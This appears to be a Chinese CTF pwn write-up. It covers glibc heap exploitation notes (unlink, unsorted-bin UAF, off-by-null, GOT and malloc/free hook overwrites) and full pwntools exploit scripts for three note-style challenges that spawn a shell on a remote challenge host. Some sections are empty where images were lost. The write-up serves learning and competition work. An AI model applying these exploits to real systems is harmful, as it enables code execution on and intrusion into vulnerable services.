# 所学到的知识

## （1）每周几个终端命令小知识

```
看查libc版本：strings libc.so.6 | grep ubuntu
看查堆块：pwndbg> heap
看查bin：pwndgb> bins
```

## （2）unsorted bin uaf

原理：
利用unsorted bin的头和尾的bk或fd指针指向的是main_arena，而main_arena虽然不在libc.sym中但是和libc里其它函数的sym表的偏移是固定的，于是可以间接泄露libc基地址
分为两种：
（1）free之后堆指针（严格来说是数组里存的每个堆的content段的指针即malloc返回值）不清空：那敢情好啊，直接show就好了
（2）free之后堆指针清空，那么我们可以尝试合并堆块到unsorted bin，通过调用进行切割，使得数组上存的
堆块是unsorted bin，间接达到uaf

## （3）堆的合并

堆定位：在堆合并的时候（记堆块指针为p，包含size和pre_size），需要知道合并的是哪个堆。这种定位主要依靠pre_size(向低地址合并)和size（向高地址合并）来实现。位于低地址的就是p-pre_size,而高地址是p+size

堆合并：再定位后会对定位的堆块和原堆块进行合并操作，合并有个重要环节就是unlink，修改部分如下：

```
p->fd=FD
p->bk=BK
BK->fd=FD
FD->bk=BK
```

乍一看就是链表的删除嘛，但是这其中其实有很大的漏洞，假如我们伪造一个堆块，其BK->fd为我们想修改的内容（如__malloc_hook）,而fd放上修改的值（如system），那么其实是可以做到任意已知地址修改的

但是这种利用手段在上古的glibc2.23版本就迎来了安全检查，比较精髓的就是会检查BK和FD是否合法(大致如下)：

```
p->fd=FD
p->bk=BK
if(FD->bk!=p || BK-> !=p ) exit(-1) //当然不可能直接exit(-1)，这里只是打个异常退出的比方
BK->fd=FD
FD->bk=BK
```

然而还是有其它手段可以利用，这个利用直到2.31都没修改，具体在（4）中可以看到

size严格检查：没看源码，看别的师傅的博客学到的。如果是低地址合并的话，会检查合并的chunk的size段和准备free的chunk的pre_size段是否相同，以及pre_insure是否为0

### （4）unlink实现任意已知地址修改（no pie）

我们知道，edit函数是直接修改数组上存的指针指向的地址，如果我们可以修改数组上存的指针，那么就能够直接通过edit修改自己想修改的地址。具体是通过unlnk把数组上存上数组的地址（一般是数组首地址，chunk的index一般是3）。此时调用edit（3）即可修改数组上的指针

unlink利用的实现：

在数组上指针为p的chunk里构造fake_chunk,fake_chunk->fd=p-0x18,fake_chunk->bk=p-0x10,并且修改高地址的chunk的pre_size和size能够通过检查。那么绕过在unlink的检查的同时，FD->bk=p=p-0x18(这就是为啥选index3使得为首地址)

### （5）没有show函数如何leak libc（partial relro && no pie）

通过unlink等手段修改free函数的got表为put函数的plt，数组指针ptr上存任意函数的got表,那么free(ptr)就相当于put(got)，即可泄露libc

### （6）奇怪的后门

有的题的读入是read+atoi，如果我们能够修改atoi的got表为system，read的是'/bin/sh\x00'，那么就可以调用后门

### （7）realloc函数抬栈

有些时候one_gadget会集体失效，这就需要我们修改栈帧实现它对[rsp+]==NULL的匹配，使用realloc函数是个不错的选择，因为开头有大量的push，并且有一个call rax的操作（这个rax是realloc hook，realloc hook和malloc hook离得非常近），那么我们就可以修改malloc hook为realloc，并且沿途修改realloc hook为one_gadget

### （8）堆对齐

如果*chunk=malloc(0x68)，那么我们实际可以写入的大小是0x68,因为可以利用下一个chunk的pre_size段

### (9)off_by_null

这篇博客(12条消息) off by null 小结_ch3nwr1d的博客-CSDN博客写得挺好的，例题也是一个经典的模板题。~~看着不会照着模板打了一边才出的~~


# 题解

## 1.changeable_note


### libc

2.23

### 保护



## ida




发现没有show函数，结合保护的partial relro,就可以选择使用unlink修改free函数的got来调用put函数泄露libc。同时读入是read+atoi，那么同样可以在数组所在地址上修改atoi的got为system，read进'/bin/sh\x00'即可get_shell

## 小坑

这题有个小坑就是edit的content的读入是用gets函数实现的，gets函数有个特性，就是会在读入的字符末尾补一个'\x00'，我们修改freegot的时候，如果直接发p64()的话，会覆盖后面函数的地址（实测函数是puts函数）,导致报错。可以通过发小端字或者p64()[:-1]解决

## exp

```
from pwn import *
from LibcSearcher import *
from pwnlib.util.iters import mbruteforce
from hashlib import sha256
##import base64
context.log_level='debug'
##context.terminal = ["tmux", "splitw", "-h"]
context.arch = 'amd64'
##context.os = 'linux'
def proof_of_work(sh):
    sh.recvuntil(" == ")
    cipher = sh.recvline().strip().decode("utf8")
    proof = mbruteforce(lambda x: sha256((x).encode()).hexdigest() ==  cipher,
string.ascii_letters + string.digits, length=4, method='fixed')
    sh.sendlineafter("input your ????>", proof)

r=remote('chuj.top',52405)
proof_of_work(r)
##r=process('./note')
elf=ELF('./note')
libc=ELF('./libc-2.23.so')
note=0x4040c0
free_got=elf.got['free']
put_got=elf.got['puts']
put_plt=elf.plt['puts']
```


```
atoi_got=elf.got['atoi']
log.success('free_got:'+hex(free_got))
log.success('free_plt:'+hex(elf.plt['puts']))
log.success('put_got:'+hex(put_got))
log.success('atoi_got:'+hex(atoi_got))

def cho(num):
    r.recvuntil('>> ')
    r.send(str(num))

def add(index,size,con):
    cho(1)
    r.recvuntil('>> ')
    r.send(str(index))
    r.recvuntil('>> ')
    r.send(str(size))
    r.recvuntil('>> ')
    r.send(con)

def edit(index,con):
    cho(2)
    r.recvuntil('>> ')
    r.sendline(str(index))
    r.sendline(con)

def delet(index):
    cho(3)
    r.recvuntil('>> ')
    r.send(str(index))

add(1,0x30,'a')
add(2,0x100,'a')
add(3,0x30,'c')
##gdb.attach(r)ni
add(4,0x80,'d')

payload=p64(0)+p64(0x30)+p64(note+24-0x18)+p64(note+24-0x10)
payload+=p64(0x20)
payload=payload.ljust(0x30,'\x00')
payload+=p64(0x30)+p64(0x90)
edit(3,payload)
##gdb.attach(r)
delet(4)
##gdb.attach(r)
payload=p64(free_got)+p64(put_got)+p64(atoi_got)+p64(0x4040c0)
edit(3,payload)
##gdb.attach(r)
edit(0,'\xe4\x10\x40\x00\x00\x00')
##gdb.attach(r)
delet(1)
libcbase=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-libc.sym['puts']
log.success("libcbase:"+hex(libcbase))
system=libcbase+libc.sym['system']
edit(2,p64(system)[:-1])
r.recvuntil('>> ')
r.send('/bin/sh\x00')
r.interactive()
```

# 2.elder_note


## libc

2.23

## 保护




## ida




发现有一个show函数，且free不会把指针置为NULL，那么就可以通过unsorted bin uaf 泄露libc

知道了libc以后就是经典的fastbin double free了，修改malloc hook 为onegadget，但4个都不行，那么就用realloc抬栈

## exp

```
from pwn import *
from LibcSearcher import *
from pwnlib.util.iters import mbruteforce
from hashlib import sha256
##import base64
context.log_level='debug'
##context.terminal = ["tmux", "splitw", "-h"]
context.arch = 'amd64'
##context.os = 'linux'
def proof_of_work(sh):
    sh.recvuntil(" == ")
    cipher = sh.recvline().strip().decode("utf8")
    proof = mbruteforce(lambda x: sha256((x).encode()).hexdigest() ==  cipher,
string.ascii_letters + string.digits, length=4, method='fixed')
    sh.sendlineafter("input your ????>", proof)
```

```
r=remote('chuj.top',52668)
proof_of_work(r)
##r=process('./note')
elf=ELF('./note')
libc=ELF('./libc-2.23.so')

def cho(num):
    r.recvuntil('>> ')
    r.send(str(num))

def add(index,size,con):
    cho(1)
    r.recvuntil('>> ')
    r.send(str(index))
    r.recvuntil('>> ')
    r.send(str(size))
    r.recvuntil('>> ')
    r.send(con)

def show(index):
    cho(2)
    r.recvuntil('>> ')
    r.send(str(index))

def delet(index):
    cho(3)
    r.recvuntil('>> ')
    r.send(str(index))


add(0,0x100,'a')
add(1,0x100,'a')
add(2,0x100,'a')
delet(0)
delet(1)
delet(2)
##gdb.attach(r)
show(0)
libcbase=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-0x3a4338-
(libc.sym['__libc_start_main']+240)
log.success('libcbase:'+hex(libcbase))
malloc_hook=libcbase+libc.sym['__malloc_hook']
free_hook=libcbase+libc.sym['__free_hook']
one=[0x45226,0x4527a,0xf03a4,0xf1247]
onegadget=libcbase+one[1]
realloc=libcbase+libc.sym['realloc']
log.success('onegadget:'+hex(onegadget))
log.success('realloc:'+hex(realloc))
log.success('malloc_hook'+hex(malloc_hook))
##system=libcbase+libc.sym['system']

add(0,0x68,'a')
add(1,0x68,'a')
delet(0)
delet(1)
delet(0)
```


```python
##gdb.attach(r)
add(0,0x68,p64(malloc_hook-0x23))
add(1,0x68,'a')
add(0,0x68,'a')
##gdb.attach(r)
add(0,0x68,'a'*0xb+p64(onegadget)+p64(realloc))

##gdb.attach(r)
cho(1)
r.recvuntil('>> ')
r.send(str(0))
r.recvuntil('>> ')
r.send(str(0))

r.interactive()
```

# 3.sized_note


## libc

2.27

## 保护




## ghidra(这题ida有点不太好看)




发现free以后会修改指针，没办法使用常规的double free和uaf

跟进edit和add：

```
*(undefined *)((long)(int)sVar4 + *(long *)(&DAT_00104060 + (long)iVar1 * 8)) = 0;
```

发现有个off_by_null

那么思路就很清晰了，通过off_by_null实现chunk合并进入unsorted bin ，然后调用切割使得unsorted chunk的地址为数组上存的地址，再show（）即可泄露libc了

泄露libc之后，我一开始想的是常规double free即

```
delet(0)
delet(1)
delet(0)
```

但是不行的，因为free以后指针会清空，第二次delet(0)就相当于free(0)了

我们发现，当tache无free时，unsorted bin存在free的堆块，那么下次申请就会从unsorted bin 里切割一块下来，且是unsorted chunk的首地址，而我们已经做到首地址在数组里了，再申请一次，并free，就会把这块chunk放入tcache里面，而我们可以通过edit数组上保留的它的地址修改其fd指针为_free_hook。 此后再申请两次即可修改 __free_hook了

## 小技巧

我们发现edit里面有两个连续的发送，中间不能通过recv隔开。然而向read函数sendline是个大忌，会出现各种各样的问题，但是两个send会连续发送。我的解决方法是利用time模块下的sleep函数，实现延迟发送:

```
def edit(index,con):
    r.sendafter('>> ',str(index))
    sleep(5) ##延后5s发送
    r.send(con)
```

## exp

```
from pwn import *
from LibcSearcher import *
from pwnlib.util.iters import mbruteforce
from hashlib import sha256
import time
##import base64
context.log_level='debug'
##context.terminal = ["tmux", "splitw", "-h"]
context.arch = 'amd64'
##context.os = 'linux'
def proof_of_work(sh):
    sh.recvuntil(" == ")
    cipher = sh.recvline().strip().decode("utf8")
    proof = mbruteforce(lambda x: sha256((x).encode()).hexdigest() ==  cipher,
string.ascii_letters + string.digits, length=4, method='fixed')
    sh.sendlineafter("input your ????>", proof)

r=remote('chuj.top',52913)
proof_of_work(r)
##r=process('./note')
elf=ELF('./note')
```

```python
libc=ELF('./libc.so.6')

def cho(num):
    r.sendafter('>> ',str(num))

def add(index,size,con):
    cho(1)
    r.sendafter('>> ',str(index))
    r.sendafter('>> ',str(size))
    r.sendafter('>> ',con)

def show(index):
    cho(2)
    r.sendafter('>> ',str(index))

def delet(index):
    cho(3)
    r.sendafter('>> ',str(index))

def edit(index,con):
    cho(4)
    r.sendafter('>> ',str(index))
    time.sleep(5)
    r.send(con)

for i in range(0,8):
    add(i,0xf0,'a')
add(8,0xf8,'b')
add(9,0xf0,'c')
add(10,0xf0,'d')

for i in range(0,11):
    delet(i) ## 0~6 tcache 7~10 unsorted bin
for i in range(0,7):
    add(i,0xf0,'a')

add(7,0xf0,'a')
##gdb.attach(r)
add(8,0xf8,'b')
##gdb.attach(r)
add(9,0xf0,'c')
add(10,0xf0,'/bin/sh\x00')
for i in range(0,7):
    delet(i)
##gdb.attach(r)
delet(7)
payload=0xf0*'a'
payload+=p64(0x100+0x100)
##gdb.attach(r)
edit(8,payload)
##gdb.attach(r)
delet(9)
for i in range(0,7):
    add(i,0xf0,'a')
add(9,0xf0,'a')
##gdb.attach(r)
show(8)
```

```
libcbase=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-0x3ca0a9-
(libc.sym['__libc_start_main']+231)
log.success('libcbase:'+hex(libcbase))
free_hook=libcbase+libc.sym['__free_hook']
system=libcbase+libc.sym['system']

add(0,0xf0,'a')
delet(0)
##gdb.attach(r)
edit(8,p64(free_hook))
add(0,0xf0,'a')
add(0,0xf0,p64(system))
delet(10)

r.interactive()
```